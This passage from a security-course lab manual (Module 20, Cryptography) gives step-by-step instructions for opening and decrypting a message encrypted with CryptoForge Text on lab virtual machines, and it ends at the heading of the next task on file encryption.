


Module 20 – Cryptography


24. Close the **CryptoForge Text** window.
25. Now, let us assume that you shared the file through the mapped network drive and shared the password to decrypt the file in an email message or through some other means.
26. Switch to the **Windows 11** virtual machine and navigate to **E:\CEH-Tools\CEHv12 Module 20 Cryptography\Cryptography Tools\CryptoForge**.
27. You will observe the encrypted file in this location; double-click the file **Secret Message.cfd**.



28. The **CryptoForge Text** window appears, displaying the message in an encrypted format. Click **Decrypt** from the toolbar to decrypt it.




29. The **Enter Passphrase - CryptoForge Text** dialog-box appears; enter the password you provided in **Step#20** to decrypt the message in the **Passphrase** field and click **OK**.



30. The **CryptoForge Text** window appears, displaying the message in plain-text format, as shown in the screenshot.

Note: In real-time, you may share sensitive information through email by encrypting data using CryptoForge.



31. This concludes the demonstration of performing file and text message encryption using CryptoForge.
32. Close all open windows and document all the acquired information.
33. Turn off the **Windows Server 2019** virtual machine.

Task 5: Perform File Encryption using Advanced Encryption Package

